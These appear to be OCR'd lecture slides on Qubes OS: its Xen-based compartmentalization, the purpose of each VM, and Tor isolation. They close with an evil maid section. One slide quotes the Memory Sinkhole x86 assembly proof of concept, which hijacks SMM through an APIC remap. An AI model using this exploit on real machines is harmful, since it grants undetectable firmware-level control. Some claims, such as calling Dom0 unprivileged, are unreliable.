Qubes-OS

What is Qubes-OS

- A security through compartmentalization operating system.
- Isolate parts of the system
- Have as little interfaces as possible between parts
- If one part is compromised the rest is unaffected.

How do we isolate components?

Virtual Machines

(Lots of them)

Virtual machines are slow :(

- Ever used VirtualBox? Slow right?
- Need to emulate all hardware for each VM to keep them isolated
- Need to emulate the CPU instructions
- Not pretty
-

Intel to the rescue!

- In 2006, Intel introduces Virtualization technology


Intel VT-x

- Run multiple VMs on one CPU directly
- No need to emulate the CPU. The CPU runs all the virtual machines
- Hypervisor is just there to “hand off” virtual machines to the CPU

Intel VT-d

- Allow or restrict access to hardware components
- No need to emulate hardware in software
- Great to make 'isolated' Vms that don't have network access for example
- Or VMS that have direct access to certain hardware
- We'll hear more about this later.

Hypervisors



Hypervisors


- Runs before any other OS.
- Has access to almost all systems on CPU
- OS can't detect it's being run in a hypervisor
- **Great place to look for exploits!**

Hypervisors

- Hence, keep the hypervisor as small as possible
- Reduces the chance of big bugs
- Might allow to formally verify correctness
-

- A small hypervisor
- Used by the biggest cloud providers
- Originally a Citrix project
- High focus on security.
- Qubes is based on this hypervisor

Qubes-OS architecture




Dom0

- Unprivleged VM that can only access the video buffer.
- Graphical interface of Qubes
- Also stores configuration for other types of Vms
- Starts up all the other Vms.
- Bookkeeper
- Important to keep Dom0 as unpriveleged as possible. You don't want it to get hacked.
-

AppVM

- A workspace where multiple apps can run
- Read-only
- If an appvm gets compromised by a virus (say your web browser). Simply restart the VM to be safe again
- This is where you spend most of your time in.

Multiple AppVMs together



NetVM

- Unpriveleged VM (Has no access to any hardware)
- Only has access to the Network card and network drivers (Through Intel Vt-d)
- AppVMs have **no** access to the networking hardware
- AppVMs pipe traffic through NetVM to get access to internet

NetVM

- If there's a bug in network driver or network hardware. AppVMs won't be compromised
- Worst case: The user has no internet if the network driver gets hacked.

USBVM

- Hackers like to spread viruses through USB exploits.
- Conficker
- Stuxnet (Took down Iranian nuclear reactors!)
- **Rule of thumb: never insert untrusted usb sticks.**
-
- But sometimes you have to...

USBVM

- Isolate USB access in a separate VM
- USBVM only part that has access to the USB through Intel VT-d
- If the USB drivers get exploited, only the USBVM is affected.
- Rest of the system stays safe.

ProxyVM / TORVM

- A Proxy VM acts as a tunnel between AppVM and NetVM.
- Allows for intersting stuff like:
  - Force network over TOR or VPN
  - Add Firewall rules
- Kaj told us about TOR before this.

TORVM

- By default. Google Chrome will send DNS requests over your standard network interface Even if you use TOR.
- Though HTTP over TOR, DNS requests not. And they're not encrypted
- Any eavesdropper can see what websites you visit!
- This is bad

TORVM

- Because TORVM only exposes one interface to AppVM
- Traffic can only go through TORVM to get to NetVM
- So we are 100% sure no out of band information leaks.
- > Win!


TORVM

- Because TORVM only exposes one interface to AppVM
- Traffic can only go through TORVM to get to NetVM
- So we are 100% sure no out of band information leaks.
- > Win!

TORVM

- The AppVM gets compromised (through a browser exploit for example).
- The TOR Daemon is in another VM. So the hacked AppVM can't damage it
- User stays anonymous
- > Win!


TorVM


Apps
Xen Net Frontend
appVM1
TOR
Xen Net Frontend
Xen Net Backend
TorVM
Xen Net Backend
NETVM
WIFI drivers
Apps
Xen Net Frontend
appVM1
Bad Internet

Keeping mail secure


- Everybody here uses PGP right?
- As we've learned last week. Keeping your private keys secure is important
- Dont want other people impersonating you
-

PGP Smartcard



Keeps our private keys secure on the card. Encryption and signing happens on the card.

PGPVM


Firefox
Core TCP/IP
Xen net frontend
work-web
App
Core TCP/IP
Xen net frontend
dispX
...
twitter.com /settings/...
Core TCP/IP
twitter-admin
Xen net frontend
qubes.OpenInVm
qubes.OpenInVm
qubes.PdfConvert
MS Office
work
qubes.FileCopy
Thunder bird
Core TCP/IP
Xen net frontend
work-email
qubes.Gpg
qubes.GpgImportKey
qubes.Gpg
qubes.FileCopy
Qubes GPG front
GnuPG
work-gpg
usb vm
Core TCP/IP
Xen net frontend
git
wget
yum
qubes-devel
vpn vm
firewallvm
net vm
qubes-keys
(gpg –gen-key)
qubes.FileCopy

Can we trust Intel?

BREAKING NEWS! (27 October)

- Joanna Rutowski, Creator of Qubes has released a new paper
- She describes how fundamentally broken Intel security is
- Is Qubes OS protection futile? ← probably
- http://blog.invisiblethings.org/papers/2015/x86_harmful.pdf

The Memory Sinkhole

: An architectural privilege escalation vulnerability

{ domas // black hat 2015

```
; memory sinkhole proof of concept
; hijack ring -2 execution through the apic overlay attack.

; deployed in ring 0

; the SMBASE register of the core under attack
TARGET_SMBASE equ 0x1f5ef800

; the location of the attack GDT.
; this is determined by which register will be read out of the APIC
; for the GDT base.  the APIC registers at this range are hardwired,
; and outside of our control; the SMM code will generally be reading
; from APIC registers in the 0xb00 range if the SMM handler is page
; aligned, or the 0x300 range if the SMM handler is not page aligned.
; the register will be 0 if the SMM handler is aligned to a page
; boundary, or 0x10000 if it is not.
GDT_ADDRESS equ 0x10000

; the value added to SMBASE by the SMM handler to compute the
; protected mode far jump offset.  we could eliminate the need for an
; exact value with a nop sled in the hook.
FJMP_OFFSET equ 0x8097

; the offset of the SMM DSC structure from which the handler loads
; critical information
DSC_OFFSET equ 0xfb00

; the descriptor value used in the SMM handler's far jump
DESCRIPTOR_ADDRESS equ 0x10

; MSR number for the APIC location
APIC_BASE_MSR equ 0x1b

; the target memory address to sinkhole
SINKHOLE equ ((TARGET_SMBASE+DSC_OFFSET)&0xfffff000)

; we will hijack the default SMM handler and point it to a payload
; at this physical address.
PAYLOAD_OFFSET equ 0x1000

; compute the desired base address of the CS descriptor in
the GDT.
; this is calculated so that the fjmp performed in SMM is
perfectly
; redirected to the payload hook at PAYLOAD_OFFSET.
CS_BASE equ (PAYLOAD_OFFSET-FJMP_OFFSET)

; we target the boot strap processor for hijacking.
APIC_BSP equ 0x100

; the APIC must be activated for the attack to work.
APIC_ACTIVE equ 0x800

;;; begin attack ;;;

; clear the processor caches,
; to prevent bypassing the memory sinkhole on data fetches
wbinvd

; construct a hijack GDT in memory under our control
; note: assume writing to identity mapped memory.
; if non-identity mapped, translate these through the page
tables first.
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+4],
      (CS_BASE&0xff000000) | (0x00cf9a00) |
            (CS_BASE&0x00ff0000)>>16
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+0],
      (CS_BASE&0x0000ffff)<<16 | 0xffff

; remap the APIC to sinkhole SMM's DSC structure
mov eax, SINKHOLE | APIC_ACTIVE | APIC_BSP
mov edx, 0
mov ecx, APIC_BASE_MSR
wrmsr

; wait for a periodic SMI to be
jmp $
```

The Memory Sinkhole

- Allows execution of code in SMM mode
- Most priveleged mode of the CPU
- Invisible to the hypervisor
- Access to all security subsystems.
- Bypass all virtualizaiton protection mechanisms.
- Access to the TPM
- Undetectable because highest privelege code in CPU.
- Great Rootkit!
- Can destroy a CPU by setting it on fire!
- **All CPUs from 1990 to 2011 are affected!**

The Memory Sinkhole

- Requires Ring-0 priveleges.
- This means. If the hypervisor is exploitable. You can pull of this exploit and pwn the entire system
- **Stresses again why the hypervisor needs to be really secure**

How do we fix it?

- We don't. We're screwed.
- Hardware is closed source. No way to audit
- You can't update hardware with a software update!
- **Bad news**

Questions?

Bonus: Evil maid attacks

- What if someone tampers with your system when you're gone?
- Entire root file system is encrypted with LUKS (AES-CBC-ESSIV)
- But the boot sector (The first instructions a cpu reads) can't be encrypted because you won't be able to boot.

Bonus: Evil maid attacks

- Use Trusted Platform Module to store hashes of the filesystem
- Hashes are compared with TPM
- If Comparsion doesn't succeed. Disk can't be decrypted.